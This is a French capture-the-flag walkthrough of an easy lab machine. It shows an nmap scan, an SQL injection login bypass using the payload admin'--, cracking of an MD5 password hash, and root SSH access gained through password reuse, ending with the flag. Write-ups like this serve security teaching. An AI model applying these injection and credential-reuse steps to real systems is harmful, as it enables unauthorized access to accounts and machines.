

# CTF FACILE

## Walkthrough

Groupe 4

5 Novembre 2021

## Introduction

Dans ce CTF nous verrons une des failles web connue du monde entier mais aussi une des plus répandue selon l'OWASP qui la classe à la troisième place sur dix dans son rapport 2021, il s'agit de l'injection SQL. Nous verrons aussi les dégâts engendrés par l'utilisation d'un même mot de passe pour différents comptes.

## 1 NMAP

Comme dans tout CTF, une des premières choses à faire est de découvrir les ports qui sont ouverts sur une machine et les services que celle-ci héberge. Pour cela on peut utiliser l'outil *nmap*. Avec un simple scan on découvre que les ports 80 et 22 sont ouverts sur la machine. Sur le port 80 nous avons un serveur HTTP Apache qui est en fonction. On rentre l'adresse IP dans un navigateur et on tombe sur une page de connexion nous demandant un login et un mot de passe.

```
(root@kali)~[/home/kali]
# nmap 172.30.150.77
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-27 09:15 EST
Nmap scan report for 172.30.150.77
Host is up (0.025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   closed http-proxy
Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds
```


## 2 SQL Injection

Lorsque nous sommes devant ce type de page de login, une des failles les plus répandue est une faille par injection SQL. Souvent la requête utilisée pour vérifier qu'un login et un mot de passe sont correctes, on envoie ce type de requête à la base de donnée :

*SELECT \* FROM users WHERE id='\$username' AND passwd='\$password' ;*

En entrant dans la case *user* la chaîne de caractère suivante : *admin'--*, la variable *\$username* devient *\$username=admin'--*, on transforme donc la requête SQL précédente :

*SELECT \* FROM users WHERE  
id='admin'--' AND passwd='\$password' ;*



La partie de la requête après les deux tirets est entièrement ignorée puisqu'elle devient un commentaire. On peut donc entrer n'importe quel mot de passe, si le compte *admin* existe on pourra se connecter. Dans notre

cas, cette solution fonctionne et nous sommes redirigés sur une nouvelle page.


User	Password
admin	6e813bdeefa301decac8b65945dc2440

---

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

6e813bdeefa301decac8b65945dc2440

☐ I'm not a robot   
Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
6e813bdeefa301decac8b65945dc2440	md5	kostadinkostadinovic

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Sur cette nouvelle page, nous pouvons voir que nous sommes bien connectés en tant qu'*admin*. Un identifiant ainsi qu'une empreinte md5 sont visibles. On essaie de trouver le mot de passe ayant cette empreinte en allant sur "presque" n'importe quel site proposant ce service. On trouve le mot de passe suivant : "**kostadinkostadinovic**". Que pouvons-nous faire avec ce mot de passe ?

### 3 Connexion SSH

Nous obtenons donc un mot de passe d'un administrateur de ce site web et de la base de données. On se rappelle qu'un port ssh est également ouvert sur la machine. Comme beaucoup de personne, ce serait bête que cette administrateur utilise le même mot de passe pour l'ensemble de ses comptes. Voyons voir, essayons de nous connecter en ssh en tant que root.

```
ssh root@ADRESSEIP
```

On entre le mot de passe et HOP! miracle, cela fonctionne, nous sommes connectés en tant que root sur la machine.

```
(root@kali)~[/home/kali]
# ssh root@172.30.150.77
root@172.30.150.77's password:
Permission denied, please try again.
root@172.30.150.77's password:
Linux test-facile 4.19.0-18-cloud-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 27 14:27:41 2021 from 172.30.3.254
root@test-facile:~#
```

### 4 Récupération du flag

```
root@test-facile:~# ls -al
total 28
drwx----- 3 root root 4096 Nov 22 17:02 .
drwxr-xr-x 18 root root 4096 Nov 22 14:37 ..
-rw----- 1 root root 43 Nov 27 14:32 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 33 Nov 22 14:37 flag.txt
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Nov 22 14:37 .ssh
root@test-facile:~# cat flag.txt
P9GuZi82kG69V4idd8HiR495Gz3mrJmJ
root@test-facile:~#
```

En se baladant rapidement dans les fichiers (notamment le répertoire /root) nous découvrons un fichier nommé *flag.txt*, nous l'ouvrons et nous découvrons le flag du challenge.